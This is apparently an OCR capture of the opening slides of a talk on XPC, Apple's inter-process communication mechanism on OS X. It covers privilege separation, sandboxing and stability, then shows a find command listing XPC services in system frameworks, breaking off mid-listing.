
Pedro Vilaça

@osxreverser

"Mac OS X & iOS Internals"
Jonathan Levin

OVERVIEW OF XPC


modern IPC on OS X



XPC

a simple IPC mechanism which can provide security & robustness

"There are two main reasons to use XPC: privilege separation and stability." -apple.com



[privilege separation]

each XPC service has its own sandbox

[stability]

crashes in the XPC services don't affect the app

XPC IN OS X

used all over the place by Apple

frameworks


apps


```
$ find /System/Library/Frameworks -name \*.xpc
AddressBook.framework/Versions/A/XPCServices/com.apple.AddressBook.FaceTimeService.xpc
AddressBook.framework/Versions/A/XPCServices/com.apple.AddressBook.MapLauncher.xpc
...
WebKit.framework/Versions/A/XPCServices/com.apple.WebKit.P